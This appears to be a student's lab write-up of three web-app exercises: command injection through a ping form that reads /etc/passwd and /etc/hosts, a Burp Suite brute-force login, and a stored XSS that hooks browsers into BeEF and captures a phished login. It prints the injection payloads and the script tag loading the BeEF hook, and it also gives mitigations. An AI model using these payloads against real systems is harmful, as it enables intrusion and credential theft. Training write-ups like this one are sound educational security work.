

[Web Application 1: Your Wish is My Command Injection](#)

[Screenshots](#)

[/etc/passwd](#)

[/etc/hosts](#)

[Mitigation Strategies](#)

[Web Application 2: A Brute Force to Be Reckoned With](#)

[Screenshots](#)

[Mitigation Strategies](#)

[Web Application 3: Where's the BeEF?](#)

[Code Inserted](#)

[Screenshots](#)

[Mitigation Strategies](#)

Web Application 1: *Your Wish is My Command Injection*

Screenshots

[/etc/passwd](#)

Ping a device

Enter an IP address:

Submit

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=56.561 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=29.626 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=28.342 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=24.444 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 24.444/34.743/56.561/12.740 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,.,./nonexistent:/bin/false
```

I got the above output from either of the following commands:

```
8.8.8.8 && cat ../../../../../../etc/passwd
8.8.8.8 && cat /etc/passwd
```

/etc/hosts

Ping a device

Enter an IP address:

Submit

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=29.972 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=33.339 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=28.988 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=31.522 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 28.988/30.955/33.339/1.646 ms
127.0.0.1      localhost
::1           localhost ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.13.25 c30a9af6f19c
```

I got the above output from either of the following commands:

```
8.8.8.8 && cat ../../../../../../etc/hosts
8.8.8.8 && cat /etc/hosts
```

Mitigation Strategies

In order to mitigate this I would implement input validation in both the client and the server code. If the user inputted anything other than a valid IP address then an error would display. Also, if the server reads the request body and sees the input is not a valid IP address then it should send back either a 400 or 422 status code.

Web Application 2: *A Brute Force to Be Reckoned With*

Screenshots

Here is the login success page from the compromised user:

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Login

Successful login! You really are Iron Man :)

Here's the Burp Suite results page showing the login request that succeeded:

Attack

Save

Columns

Results

Target

Positions

Payloads

Resource Pool

Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Invalid	Success...	Comment
59	michaelsmith	Courage is immortal	200			11801	1		
60	henryhacker	Courage is immortal	200			11801	1		
61	superman	I am Iron Man	200			11801	1		
62	loislane	I am Iron Man	200			11801	1		
63	spiderman	I am Iron Man	200			11801	1		
64	jennyjones	I am Iron Man	200			11801	1		
65	tonystark	I am Iron Man	200			11827		1	
66	timtom	I am Iron Man	200			11801	1		
67	peterparker	I am Iron Man	200			11801	1		
68	clarkkent	I am Iron Man	200			11801	1		
69	michaelsmith	I am Iron Man	200			11801	1		
70	henryhacker	I am Iron Man	200			11801	1		
71	superman	His Past. Our future	200			11801	1		
72	loislane	His Past. Our future	200			11801	1		
73	spiderman	His Past. Our future	200			11801	1		
74	jennyjones	His Past. Our future	200			11801	1		

Request

Response

Pretty

Raw

Hex

Render

1 HTTP/1.1 200 OK

2 Date: Sat, 08 Jan 2022 19:52:22 GMT

3 Server: Apache/2.4.7 (Ubuntu)

4 X-Powered-By: PHP/5.5.9-1ubuntu4.29

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Vary: Accept-Encoding

9 Content-Length: 11476

10 Connection: close

11 Content-Type: text/html

12

13 <!DOCTYPE html>

14 <html>

15

16 <head>

17

18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

19

In the Burp Suite → Intruder options, I flagged the responses for the words “Invalid” and “Successful”. From the above screenshot you can see the confirmation that “tonystark → I am Iron Man” is the compromised username and password.

Mitigation Strategies

First, when the company first suspected an attacker gained access to user passwords, they should have forced everyone to change their passwords. Second, to prevent brute force attacks, the web application should simply limit the number of login attempts for a given session ID to a reasonable number – three, five, etc.

Web Application 3: *Where's the BeEF?*

Code Inserted

I needed to get around the webpage's field limitation of 50 characters. I did this by removing the "http:" from the BeEF script to get the following HTML scripting command:

```
<script src="//127.0.0.1:3000/hook.js"></script>
```

I found this technique from this Medium article: <https://medium.com/taptuit/minifying-xss-f17d7dc241cf>. See the "Milestone #3" section. That says that if you remove the protocol from the URL then it will default to the protocol the browser used to load the parent page.


Screenshots

Here's a stolen Facebook email and password:


The screenshot displays the BeEF interface with the following components:

- Hooked Browsers:** A sidebar on the left showing two categories: "Online Browsers" and "Offline Browsers". Both categories list a browser icon, a question mark, and the IP address "127.0.0.1".
- Top Navigation:** Tabs for "Getting Started", "Logs", "Zombies", and "Current Browser".
- Sub-Navigation:** Tabs for "Details", "Logs", "Commands", "Proxy", "XssRays", and "Network".
- Module Tree:** A list of modules including Clickjacking, Clippy, Fake Flash Update, Fake Notification Bar, Fake Notification Bar (Chrome), Fake Notification Bar (Firefox), Fake Notification Bar (IE), Google Phishing, Lcamtuf Download, Pretty Theft, Replace Videos (Fake Plugins), Simple Hijacker, Spoof Address Bar (data), TabNabbing, Edge WScript WSH Inject, Fake Evernote Web Clipp, and Fake LastPass.
- Module Results History:** A table with columns "id", "date", and "label". It contains one entry: id "0", date "2022-01-08 15:52", and label "command 1".
- Command results:** A section showing the results of the command. It includes a timestamp "Sat Jan 08 2022 15:52:21 GMT-0500 (Eastern Standard Time)" and the data "data: answer=name@email.com:My_password".

Here's notification that the user clicked on a plugin notification:



Here's confirmation that I could get a host's geolocation:



Mitigation Strategies

I got the following list of strategies on how to prevent XSS attacks from

<https://cobalt.io/blog/a-pentesters-guide-to-cross-site-scripting-xss>:

- Don't accept any special characters in data entered by the user
 - While this is effective, it limits the content accepted by a web application. For example, web IDE's wouldn't be able to use this strategy.
- Accept all data entered by the user but do the following:
 - Escape data – special characters – correctly
 - Remove inappropriate content
 - Transform data into an accepted type
- Correctly encode data to specifically avoid XSS attacks
 - From the above website: "Coding the unreliable HTTP requirements data into the HTML output fields (body, attributes, JavaScript, CSS, or URL) resolves the Reflected XSS and Stored XSS."